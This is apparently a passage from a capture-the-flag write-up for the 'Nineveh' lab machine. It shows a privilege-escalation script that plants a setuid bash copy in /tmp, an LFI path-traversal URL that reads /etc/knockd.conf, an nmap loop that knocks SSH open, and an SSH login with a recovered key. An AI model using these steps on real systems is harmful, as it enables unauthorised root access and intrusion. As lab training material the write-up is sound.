
1. `cd /tmp` go to directory
2. `echo '#!/bin/bash' > update` - the exploit is going to be in bash
3. `echo 'cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p' >> update` this asks root to make a copy of its bash into a bash folder we can access
4. `chmod +x update` - give our malicious file its necessary permissions.
5. Wait for a while until you see bash appear in the **/tmp** directory, and then: `/tmp/bash -p`




Extras

There was some more random stuff with this box, and I wondered if I skipped some stuff accidentally? So I read around and found an alternate way to get a shell as Amrois:

Doing some manual enumeration I find this email in `/var/mail`


www-data@nineveh:/var/mail$ cat amrois
cat amrois
From root@nineveh.htb Fri Jun 23 14:04:19 2017
Return-Path: <root@nineveh.htb>
X-Original-To: amrois
Delivered-To: amrois@nineveh.htb
Received: by nineveh.htb (Postfix, from userid 1000)
id D289B2E3587; Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
To: amrois@nineveh.htb
From: root@nineveh.htb
Subject: Another Important note!
Message-Id: <20170623190419.D289B2E3587@nineveh.htb>
Date: Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
Amrois! please knock the door next time! 571 290 911


Maybe connected to this, which was found in the **Linpeas.sh** scan




Let's pretend we didn't find any of this and go back to the box as though we first started it:

initial enum


`https://10.10.10.43/secure_notes` gives us this image. Let's save it



Instead of using exiftool like I did before, let's use `binwalk:`



Looks mighty suspicious to me. Let's extract these: `binwalk -e nineveh.png`



SSH Port Knock


We're given SSH deets, but port 22 wasn't open in our nmap. But if we KNOW it's active, let's see if we can't find a way to force it open.

if you know the exact sequence of ports to connect to, you can open up port 22. We already do because we found that email with: `571 290 911`


But if we didn't already know this, could we leak it via the LFI exploit we found earlier?
http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../etc/knockd.conf

```
[options]
 logfile = /var/log/knockd.log
 interface = ens33

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```


It tells us that running the numbers in sequence will open up the port, so let's try it:
`for x in 571 290 911; do nmap -Pn --max-retries 0 -p $x 10.10.10.43 && sleep 1; done`


kali@kali:~/Downloads/nineveh/_nineveh.png.extracted/secret$ for x in 571 290 911; do nmap -Pn --max-retries 0 -p $x 10.10.10.43 && sleep 1; done
Starting Nmap 7.80 (https://nmap.org) at 2020-06-27 13:19 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.
PORT STATE SERVICE
571/tcp filtered umeter
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
Starting Nmap 7.80 (https://nmap.org) at 2020-06-27 13:19 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.
PORT STATE SERVICE
290/tcp filtered unknown
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
Starting Nmap 7.80 (https://nmap.org) at 2020-06-27 13:19 EDT
Warning: 10.10.10.43 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.43
Host is up.
PORT STATE SERVICE
911/tcp filtered xact-backup

And when you now check port 22:



Great, let's SSH in: `ssh -i nineveh.priv amrois@10.10.10.43`
